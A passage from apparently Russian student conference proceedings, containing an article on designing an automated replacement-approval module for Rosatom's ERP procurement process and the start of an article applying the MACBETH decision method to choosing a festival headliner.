**Abstract:** The article considers the issues of ERP system optimization using the example of the state corporation Rosatom. A detailed analysis of existing problems in the process of coordinating replacements was carried out using various research methods, including interviewing different departments, questionnaires and monitoring work processes. The main problems that entail significant operational and financial risks, including production downtime, were identified. In addition, the lack of regulated procedures for coordinating replacements of inventory items leads to their delay at the stage of incoming inspection, which increases the time frame for project implementation and leads to additional costs. The existing shortcomings of the OMTS system require an integrated approach to optimization. Using factor analysis, four key areas for automating the replacement process were identified and

*the architecture of the automated information system "Coordination of Replacements" was developed.*

**Keywords:** *ERP system optimization, replacement coordination, process automation.*

## **Введение**

В современных условиях цифровизации бизнеса корпоративные информационные системы играют ключевую роль в управлении ресурсами предприятия [4]. Одной из таких систем является ERP (Enterprise Resource Planning) – интегрированная платформа, объединяющая финансовый, логистический, кадровый и производственный учет.

Госкорпорация «Росатом» – одна из крупнейших компаний России, объединяющая предприятия атомной отрасли, энергетики, науки и высоких технологий. Внедрение и оптимизация ERP-системы в такой масштабной структуре требует тщательного анализа и адаптации под специфику отрасли.

Отдел материально-технического снабжения (ОМТС) играет одну из ведущих ролей в обеспечении бесперебойного функционирования производственных процессов. В условиях деятельности такой крупной Госкорпорации, как «Росатом», эффективное управление ресурсами предприятия становится ключевым фактором устойчивости производственной системы, поскольку ОМТС отвечает за организацию закупочного цикла, планирования поставок и соблюдения регламентированных сроков обеспечения производства необходимыми ресурсами [1].

В контексте динамично трансформирующегося рынка и усложнения глобальных цепочек поставок, промышленные корпорации сталкиваются с необходимостью повышения гибкости и адаптивности систем материально-технического обеспечения (МТО). Особую значимость приобретает способность оперативно реагировать на изменения, обусловленные как развитием производственных технологий, так и изменениями нормативно-технической документации (НТД).

### **1. Исследование проблемы согласования замен**

В рамках исследования был реализован комплексный подход к сбору требований и выявлению проблемных областей, основанный на сочетании количественных и качественных методов исследования. Процесс исследования проводился в несколько этапов с применением различных методологических инструментов, таких как анализ документации, опрос специалистов, анкетирование.

Этап 1. Предварительное исследование

На первом этапе был проведен анализ существующей документации:

- внутренние регламенты и стандарты организации;
- должностные инструкции сотрудников;
- отчеты о простоях производства, связанных с процессом согласования замен.

## Этап 2. Опрос фокус-группы

Был проведен опрос у специалистов различных подразделений:

- 12 специалистов отдела МТС,
- 8 сотрудников конструкторского бюро,
- 15 представителей производственных подразделений,
- 2 специалистов службы качества,
- 5 руководителей среднего звена.

## Этап 3. Анкетирование

Анкета включала следующие типы вопросов:

Оценочные вопросы (по шкале Ликерта 1-5):

1. Оцените эффективность текущего процесса согласования замен.
2. Насколько удобен существующий формат документации?
3. Как часто возникают задержки при согласовании?

Открытые вопросы:

1. Опишите основные трудности, с которыми вы сталкиваетесь при согласовании замен.

2. Какие улучшения в процессе согласования вы считаете необходимыми?

3. Какие функции должна включать автоматизированная система?

Множественный выбор:

Выберите наиболее частые причины задержек согласования:

- отсутствие необходимой документации,
- длительность процесса согласования,
- сложность поиска информации,
- отсутствие четкого регламента.

## Этап 3: Наблюдение за рабочими процессами

Проведено структурированное наблюдение за работой специалистов с хронометражем выполнения типовых операций. В ходе наблюдения использовался метод исследования рабочего дня сотрудника, позволивший выявить:

- реальные временные затраты на различные этапы согласования,
- частоту возникновения типовых проблем,
- характер взаимодействия между подразделениями,
- специфику работы с документацией.

При наблюдении заполнялись следующие поля:

Дата наблюдения: \_\_\_\_\_

Подразделение: \_\_\_\_\_

Наблюдаемый процесс: \_\_\_\_\_

### Временная шкала (15-минутные интервалы):

Временной интервал	Действие:	Затраченное время	Проблемы:

Общие наблюдения:

Частота обращений к документации:	
Количество согласующих:	
Время ожидания ответов:	

### 2. Анализ полученных данных

Для проведения факторного анализа использован метод главных компонент (РСА) [3]. Выборка составила 200 процессов согласования замен за период 6 месяцев.

Были оценены следующие критерии факторов:

1. **Длительность согласования (дней)** – общее время согласования в днях.
2. **Количество согласующих** – число сотрудников, участвующих в согласовании.
3. **Сложность маршрутизации (балл)** – оценка сложности маршрута (1–5).
4. **Межфункциональное взаимодействие (балл)** – уровень взаимодействия между отделами (1–5).
5. **Регламентация процессов (балл)** – степень формализации процесса (1–5).
6. **Доступность ИС (балл)** – доступность информационных систем (1–5).
7. **Уровень автоматизации (балл)** – степень автоматизации процессов (1–5).
8. **Интеграция систем (балл)** – связность ИС (1–5).
9. **Техническая поддержка (балл)** – оценка техподдержки (1–5).
10. **Быстродействие систем (балл)** – скорость работы систем (1–5).
11. **Полнота документации (балл)** – насколько полна документация (1–5).
12. **Актуальность НТД (балл)** – актуальность нормативных документов (1–5).
13. **Доступность архива (балл)** – лёгкость доступа к архивам (1–5).
14. **Качество заполнения форм (балл)** – качество оформления документов (1–5).

15. **Структурированность данных (балл)** – упорядоченность данных (1–5).

16. **Версионность документов (балл)** – управление версиями (1–5).

17. **Унификация форматов (балл)** – стандартизация форматов документов (1–5).

Переменные с разными шкалами (дни и баллы 1–5) приводятся к единой шкале с нулевым средним и единичным стандартным отклонением

$$Z = \frac{X - \mu}{\sigma}, \quad (1)$$

где  $X$  – исходное значение переменной,

$\mu$  – среднее значение переменной (математическое ожидание),

$\sigma$  – стандартное отклонение переменной.

Вычисляется корреляционная матрица для всех 17 переменных, отражающая степень взаимосвязи между ними.

Для нахождения собственных значений и собственных векторов используется следующее уравнение матрицы (2):

$$\det(R - \lambda I) = 0, \quad (2)$$

где  $R$  – корреляционная (или ковариационная) матрица,

$\lambda$  – собственное значение,

$I$  – единичная матрица того же размера, что и  $R$ .

$\det$  – определитель матрицы.

Далее происходит расчет факторных нагрузок (3):

$$L_{ij} = e_{ij} \times \sqrt{\lambda_j} \quad (3)$$

где  $e_{ij}$  – элемент собственного вектора,

$\lambda_j$  – собственное значение фактора.

Расчет доли объясненной дисперсии показывает, какую часть общей дисперсии данных объясняет каждый фактор. Чем выше эта доля, тем значимее фактор (4):

$$D_j = \frac{\lambda_j}{\sum_{k=1}^m \lambda_k} \quad (4)$$

где:  $\lambda_j$  – собственное значение  $j$ -го фактора,

$m$  – общее количество факторов,

$\sum_{k=1}^m \lambda_k$  – сумма всех собственных значений (общая дисперсия).

Выделенные факторы:

Фактор 1. Организационный

Компоненты фактора:

1. Длительность согласования (факторная нагрузка 0,82).

2. Количество согласующих (факторная нагрузка 0,76).

3. Сложность маршрутизации (факторная нагрузка 0,71).

4. Межфункциональное взаимодействие (факторная нагрузка 0,69).

5. Регламентация процессов (факторная нагрузка 0,65).

Суммарный вес фактора: 0,35

Собственное значение: 3,85

Организационный фактор составляет 35% дисперсии.

Фактор 2. Технологический

Компоненты фактора:

1. Доступность информационных систем (факторная нагрузка 0,79).
2. Уровень автоматизации (факторная нагрузка 0,75).
3. Интеграция систем (факторная нагрузка 0,72).
4. Техническая поддержка (факторная нагрузка 0,68).
5. Быстродействие систем (факторная нагрузка 0,64).

Суммарный вес фактора: 0,28

Собственное значение: 3,12

Организационный фактор составляет 28% дисперсии (суммарный вес фактора \* 100%)

Фактор 3: Документационный

Компоненты фактора:

1. Полнота документации (факторная нагрузка 0,85).
2. Актуальность НТД (факторная нагрузка 0,81).
3. Доступность архива согласований (факторная нагрузка 0,78).
4. Качество заполнения форм (факторная нагрузка 0,76).
5. Структурированность данных (факторная нагрузка 0,72).
6. Версионность документов (факторная нагрузка 0,70).
7. Унификация форматов (факторная нагрузка 0,68).

Суммарный вес фактора: 0,25

Собственное значение: 2,95

Организационный фактор составляет 25% дисперсии.

Преобладание организационных проблем указывает на необходимость первоочередной оптимизации бизнес-процессов и организационной структуры. Значительная доля технических проблем подтверждает актуальность разработки новой автоматизированной системы для контроля процесса согласования замен.

Временной анализ процесса согласования.

Распределение времени по этапам:

1. Поиск документов: 25% времени.
2. Согласование: 35% времени.
3. Ожидание ответа: 20% времени.
4. Внесение изменений: 15% времени.
5. Финальное утверждение: 5% времени.

Наибольшие временные затраты приходятся на этапы поиска документов и согласования, что указывает на необходимость автоматизации именно этих процессов в первую очередь. Значительное время ожидания ответа (20%) говорит о необходимости внедрения системы автоматических уведомлений.

В ходе анкетирования и опроса было выявлены проблемы, которые должна решить автоматизированная информационная система «Согласование замен».

Выявленные проблемы:

1. Для соблюдения сроков плана производства и выполнения государственных контрактов важно покупать точно в срок. Из-за этого решение данной проблемы происходит в телефонных разговорах, где информация может искажаться, либо быть понята неправильно. Также это приводит к долгому согласованию со всеми остальными участниками процесса.

2. Информация о прекращении производства зачастую поступает очень поздно, когда все сроки уже просрочены. Еще одной проблемой является источник информации о прекращении производства, это либо жалобы заявителей, либо анализ отчетов о просроченных сроках поставок. Правильно чтобы источником информации был закупщик, который первый узнает об этом.

3. При попадании на входной контроль наименования при поставке могут не совпадать с внутренним справочником продукции внешней поставки (СПВП) и справочником входного контроля, тогда даже при условии полной годности ТМЦ отправляются в изолятор.

4. Важно учитывать изменения в НТД для соблюдения законов РФ, также не последнюю роль играют характеристики ТМЦ, они могут повлиять на конечное изделие.

Из этих проблем выделены четыре ключевых направления для автоматизации процесса согласования замен:

– согласование при невозможности приобретения ТМЦ к установленному сроку,

– согласование при прекращении производства необходимых компонентов,

– согласование при несоответствии форм записи по потребности,

– согласование при изменениях в нормативно-технической документации.

### **3. Проектирование системы АИС «Согласование замен»**

В ходе общего совещания с руководителями подразделений и представленными результатами обследования было принято решение создать 4 ветви согласования замен, а именно:

1. Невозможность приобретения требуемых ТМЦ к установленному сроку.

2. Прекращение производства необходимых компонентов.

3. Несоответствие форм записи по потребности.

4. Изменения в нормативно-технической документации (НТД).

Для понимания взаимодействия системы и пользователей была составлена диаграмма последовательности (рисунок 1, 2).




Рисунок 1 – Диаграмма последовательности часть 1




Рисунок 2 – Диаграмма последовательности часть 2

В качестве выбора системы управления базами данных (БД) была выбрана PostgreSQL.

Преимущества PostgreSQL [2]:

1. Открытый исходный код: PostgreSQL является бесплатной системой с открытым исходным кодом, что позволяет пользователям свободно использовать, изменять и распространять её, что важно в условиях санкций для соблюдения законодательства РФ.

2. Расширяемость: PostgreSQL предлагает возможность создания пользовательских функций и расширений. Из-за этого она подходит для проектов с индивидуальными требованиями, позволяя адаптировать систему под конкретные нужды.

3. Поддержка различных типов данных: Система поддерживает широкий спектр типов данных, включая стандартные числовые и строковые типы, а также более сложные структуры, такие как JSON, XML и геометрические данные. Это позволяет эффективно работать с разнообразными данными.

4. Высокая производительность: PostgreSQL оптимизирована для обработки больших объемов данных и может выполнять десятки тысяч запросов в секунду. Она использует индексы и интеллектуальные планировщики запросов для достижения высокой эффективности.

5. Надежность и безопасность: Система соответствует принципам ACID (атомарность, согласованность, изолированность и долговечность), что обеспечивает надежную работу с транзакциями и защиту данных [5]. Также доступны механизмы репликации и восстановления данных.


6. Кроссплатформенность: PostgreSQL работает на различных операционных системах, включая Linux, Windows и macOS, что делает её универсальной для использования в разных средах.

PostgreSQL часто сравнивают с другими системами управления базами данных, такими как MySQL. Сравнение производительности PostgreSQL и MySQL (БД на 400 тыс. записей) показана в таблице 1.

Таблица 1 – Сравнение производительности PostgreSQL и MySQL (БД на 400 тыс. записей).

Операция	PostgreSQL, с.	MySQL, с.	Преимущество PostgreSQL
Добавление записей	5,5	15	В 2,7 раза быстрее
Внутреннее объединение	1,1	2,8	В 2,5 раза быстрее
Сортировка с индексом	0,9	1,5	В 1,67 раза быстрее
Группировка	0,35	0,52	В 1,49 раза быстрее
Выборка с индексом	0,6	1,2	В 2 раза быстрее
Обновление	3,5	9,5	В 2,7 раза быстрее
Без индексов (внутр. объедин.)	1,3	-	-
Без индексов (выборка)	0,7	-	-
Без индексов (обновление)	2,2	-	-

Для проектирования базы данных была составлена диаграмма классов (рисунок 3).



Рисунок

3 —

Диаграмма классов

БД хранит информацию о запросе на замену, маршруте согласования, информации о изделии, информацию о пользователях, хранит информацию о самих согласованиях, также отражает систему уведомлений.

Связи между классами:

1. Пользователь - Запрос на замену - связь показывает, что пользователь может создавать и управлять запросами.
2. Изделие - Запрос на замену (1:1) - каждый запрос связан с конкретным изделием.
3. Запрос на замену - Маршрут согласования (1:1) - для каждого запроса определяется свой маршрут согласования.
4. Запрос на замену - Согласование (1:\*) - один запрос может иметь множество этапов согласования.
5. Система Уведомлений связана с процессом через уведомления - обеспечивает информирование участников процесса.

Также был разработан прототип интерфейса АИС «Согласования замен» (рисунок 4, 5, 6).

Заявки( ) ↻ ⌵

№ заявки	Дата создания заявки	Причина замены	Статус	КН КД	№ потребности	Инициатор замены	GID СПВП	Обозначение при поставке	Обозначение по КД	Обозначение в заявке	Ожидаемая дата поставки

Рисунок 4 – Интерфейс АИС «Согласование замен». Модуль «Заявки»

↻ ⌵

Дата согласования	Было	Стало

Рисунок 5 – Интерфейс АИС «Согласование замен». Модуль «Согласование ТМЦ»

Дата	Исполнитель	Задача	Дата решения задачи	Решение

Рисунок 6 – Интерфейс АИС «Согласование замен». Модуль «Исполнители»

Интерфейс создания заявки на замену представлен на рисунке 7, где представлена возможность выбора причины замены, а также ранее согласованные замены по выбранному ТМЦ.

Создать заявку

№ потребности

Причина замены

Отсутствие возможности закупить необходимые ТМЦ к установленному сроку

Согласовать замену ТМЦ
  Согласовать новую дату обеспечения

	КН КД	Исходная потребность	Замена по потребности	Причина замены	Заявка
<input type="checkbox"/>					
<input type="checkbox"/>					

Рисунок 7 – Интерфейс создания заявки в АИС "Согласования замен"

### Заключение

Разработка и внедрение модуля АИС «Согласования замен» представляет собой комплексное решение актуальных проблем, возникающих в процессах материально-технического обеспечения госкорпорации «Росатом». Модуль не только автоматизирует рутинные операции, но и предоставляет инструменты для принятия обоснованных решений, что в конечном итоге способствует повышению эффективности производства и конкурентоспособности предприятия в целом.

Реализация проекта по созданию модуля АИС «Согласования замен» позволит достичь следующих результатов:

1. Сокращение времени на поиск и утверждение замен ТМЦ на 50-70%.
2. Минимизация простоев производства, связанных с отсутствием необходимых комплектующих.
3. Повышение обоснованности принимаемых решений по заменам за счет централизации информации и автоматизации ее анализа.
4. Формирование единой базы знаний по заменам, пригодной для дальнейшего анализа и оптимизации процессов планирования МТО.

Результаты данного исследования могут быть применены не только в рамках рассматриваемой организации, но и адаптированы для других предприятий, сталкивающихся с аналогичными проблемами в процессах согласования.

### Использованные источники:

1. Дьяков И. Ю., Сергеев В. И. Управление логистическими процессами: учебник и практикум для СПО. — М.: Юрайт, 2022. — 307 с.

2. Постгрес Professional. Преимущества PostgreSQL для бизнеса // Официальный сайт PostgresPro. URL: <https://postgrespro.ru> (дата обращения: 5.05.2025)
3. Чеканский А. В. Метод главных компонент (PCA) и его применение в экономике. — СПб.: Питер, 2021. — 192 с.
4. Шостак А. Ю. Информационные системы в управлении предприятием. — М.: Финансы и статистика, 2020. — 288 с.
5. ISO/IEC 25010:2011. Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — System and software quality models. — Geneva: ISO, 2011. — 31 p. URL: <https://www.iso.org/standard/35733.html> (дата обращения: 5.05.2025)

*Васильков А.В.*  
*студент*  
*Институт инженерных и цифровых технологий*  
*Научные руководители: Резниченко Т.А.*  
*доцент*  
*Путивцева Н.П.*  
*доцент*  
*Белгородский государственный университет*  
*Белгород, Россия*

## ПРИМЕНЕНИЕ МЕТОДА ПРИНЯТИЯ РЕШЕНИЙ МАСВЕТН ДЛЯ РЕШЕНИЯ ЗАДАЧИ ВЫБОРА

*Аннотация:* в условиях возрастающей сложности управленческих задач и необходимости учитывать множество противоречивых факторов метод МАСВЕТН приобретает особую значимость. В данной статье рассматриваются этот метод и его применение для выбора хедлайнера на фестиваль. Также представлена программа, которая решает задачи принятия решений, используя описываемый метод.

*Ключевые слова:* принятие решений, МАСВЕТН, алгоритмы

*Vasilkov A.V.*  
*student*  
*Institute of Engineering and Digital Technologies*  
*Research advisors: Reznichenko T.A.*  
*associate professor*  
*Putivtseva N.P.*  
*associate professor*  
*Belgorod State University*  
*Belgorod, Russia*

## APPLICATION OF THE DECISION-MAKING METHOD MACBETH FOR SOLUTION OF CHOICE TASK

*Annotation:* In the context of increasingly complex management tasks and the necessity to consider a multitude of conflicting factors, the MACBETH method takes on particular significance. This article discusses this method and its application to selecting a headliner for a festival. It also presents a program that solves decision making problems using the method described.

*Keywords:* decision making, MACBETH, algorithms

МАСВЕТН – это один из алгоритмов многокритериального принятия решений. Он относится к классу многокритериальных методов принятия

решений с качественными оценками (хотя может и использовать количественные показатели).

Рассмотрим работу этого метода на примере выбора хедлайнера для фестиваля. Сначала для этого метода надо определить критерии, их типы и веса, а также альтернативы (в нашем случае, это артисты).

На основе анализа ресурсов сети Интернет и пользовательских предпочтений были выделены следующие критерии:

- количество прослушиваний на стриминговых сервисах в месяц ( $C_l$ , максимизирующий тип, вес  $v_l = 0.083$ );
- соответствие тематике фестиваля ( $C_m$ , максимизирующий тип, вес  $v_m = 0.167$ );
- гонорар артиста и дополнительные расходы ( $C_e$ , минимизирующий тип, вес  $v_e = 0.167$ );
- график гастролей и гибкость условий ( $C_f$ , максимизирующий тип, вес  $v_f = 0.25$ );
- репутация артиста ( $C_r$ , максимизирующий тип, вес  $v_r = 0.083$ );
- потенциал нарушения порядка фанатами ( $C_d$ , минимизирующий тип, вес  $v_d = 0.25$ ).

В качестве альтернатив были выбраны следующие исполнители:

- Mahath Gulf;
- Paul Rhodes;
- Trifecta;
- Clearly;
- Jessica Riff;
- Charlotte Polka.

На первом этапе требуется заполнить матрицу решений  $SM$ . В таблице 1 представлены исходные данные, отражающие значения альтернатив по каждому из выделенных критериев.

Таблица 1 – Изначальная матрица решений

Альтернативы	Прослушивания	Соответствие тематике	Расходы (\$/выст.)	Условия артиста	Репутация артиста	Потенциал нарушения порядка
Mahath Gulf	4382521	Сильное	99591	Довольно гибкие	Отличная	Слабый
Paul Rhodes	1872847	Довольно сильное	57837	Негибкие	Хорошая	Довольно сильный
Trifecta	407691	Довольно слабое	5609	Очень гибкие	Хорошая	Слабый
Clearly	18799049	Очень сильное	184742	Довольно гибкие	Идеальная	Очень слабый
Jessica Riff	450987	Среднее	3007	Очень гибкие	Идеальная	Средний
Charlotte Polka	2202083	Очень сильное	54947	Негибкие	Хорошая	Средний

Поскольку в методе Macbeth для подсчёта финальной оценки используются числовые значения, то приведенные качественные оценки альтернатив требуется преобразовать в числовые. Переводная шкала имеет следующие градации:

- очень сильно / идеально / очень гибко – 10;
- сильно / отлично / гибко – 8-9;
- довольно сильно / хорошо / довольно гибко – 6-7;
- средне – 5;
- довольно слабо / довольно плохо / довольно негибко – 3-4;
- слабо / плохо / негибко – 1-2;
- очень слабо / отвратительно / очень негибко – 0;

В таблице 2 представлена матрица решений, которая будет использоваться в дальнейших подсчётах.

Таблица 2 – Матрица решений с числовыми значениями

Альтернативы	Прослушивания	Соответствие тематике	Затраты (\$/выст.)	Условия артиста	Репутация артиста	Потенциал нарушения порядка
Mahath Gulf	4382521	8	99591	7	8	3
Paul Rhodes	1872847	6	57837	2	6	6
Trifecta	407691	4	5609	10	7	2
Clearly	18799049	10	184742	6	10	1
Jessica Riff	450987	5	3007	10	10	4
Charlotte Polka	2202083	10	54947	2	7	4

Следующим шагом является определение максимального и минимального показателя для каждого критерия, с использованием соответственно формул 1 и 2:

$$b_j = \max(x_j), j \in [1, m] \quad (1)$$

$$w_j = \min(x_j), j \in [1, m] \quad (2)$$

Для рассмотренного примера получаются следующие значения:

- $b_l = 18799049$ ,  $w_l = 407691$ ;
- $b_m = 10$ ,  $w_m = 4$ ;
- $b_e = 184742$ ,  $w_e = 3007$ ;
- $b_f = 10$ ,  $w_f = 2$ ;
- $b_r = 10$ ,  $w_r = 6$ ;
- $b_d = 6$ ,  $w_d = 1$ .

Если тип критерия – минимизирующий, то для этого критерия значения  $b$  и  $w$  меняются местами. В противном случае они остаются без изменений. В решаемой задаче минимизирующими критериями являются «гонорар артиста

и дополнительные расходы» ( $C_e$ ) и «потенциал нарушения порядка фанатами» ( $C_d$ ), поэтому для них значения  $b$  и  $w$  меняются:

- $b_e = 3007$ ,  $w_e = 184742$ ;
- $b_d = 1$ ,  $w_d = 6$ .

Далее для каждого значения в матрице пересчитываются значения, с использованием формулы 3:

$$SM_{i,j} = \frac{SM_{i,j} - w_j}{b_j - w_j} \cdot v_j, i \in [1, n], j \in [1, m] \quad (3)$$

Где  $SM$  – матрица решений,  $w$  – наихудшие значения критериев,  $b$  – наилучшие значения критериев,  $v$  – веса критериев,  $m$  – количество критериев,  $n$  – количество альтернатив.

В таблице 3 представлена матрица решений после применения формулы 3:

Таблица 3 – Матрица решений с числовыми значениями

Альтернативы	Прослушивания	Соответствие тематике	Затраты (\$/выст.)	Условия артиста	Репутация артиста	Потенциал нарушения порядка
Mahath Gulf	0.018	0.111	0.078	0.156	0.042	0.15
Paul Rhodes	0.007	0.056	0.116	0	0	0
Trifecta	0	0	0.164	0.25	0.021	0.2
Clearly	0.083	0.167	0	0.125	0.083	0.25
Jessica Riff	0	0.028	0.167	0.25	0.083	0.1
Charlotte Polka	0.008	0.167	0.119	0	0.021	0.1

На последнем этапе значения в получившейся матрице складываются по формуле 4:

$$R_i = \sum_{j=1}^m SM_{i,j}, i \in [1, n] \quad (4)$$

Где  $R$  – вектор результатов,  $SM$  – матрица решений,  $m$  – количество критериев,  $n$  – количество альтернатив.

Для решаемой задачи сумма результатов будет выглядеть следующим образом:

- $R_1 = 0.555$ ;
- $R_2 = 0.179$ ;
- $R_3 = 0.635$ ;
- $R_4 = 0.708$ ;
- $R_5 = 0.628$ ;
- $R_6 = 0.415$ .

Самая лучшая альтернатива определяется как компонента вектора  $R$ , имеющая наибольшее значение. В данном случае, 4-ая альтернатива, т.е. артист с именем Clearly, является наилучшей.

Также для решения задач методом МАСВЕТН было разработано программное решение на языке Python с использованием библиотеки PySide6, являющейся реализацией фреймворка Qt.

Вначале в программе требуется ввести критерии и альтернативы. Также для критериев требуется указать вес и тип (за это отвечают галочки: если тип минимизирующий – значит требуется галочка). Стоит отметить, что строки снизу создаются автоматически, если в них что-то ввести; при этом, если строка будет пустая, то она будет удалена из матрицы. На рисунке 1 представлен ввод критериев и альтернатив.

**с возвращением!**

введите критерии

количество прослушиваний	1	<input type="checkbox"/>
отношение тематике фестиваля	2	<input type="checkbox"/>
зарплата артиста и доп. расходы	2	<input checked="" type="checkbox"/>
Гибкость условий	3	<input type="checkbox"/>
Репутация артиста	1	<input type="checkbox"/>
коэффициент нарушения порядка	3	<input checked="" type="checkbox"/>
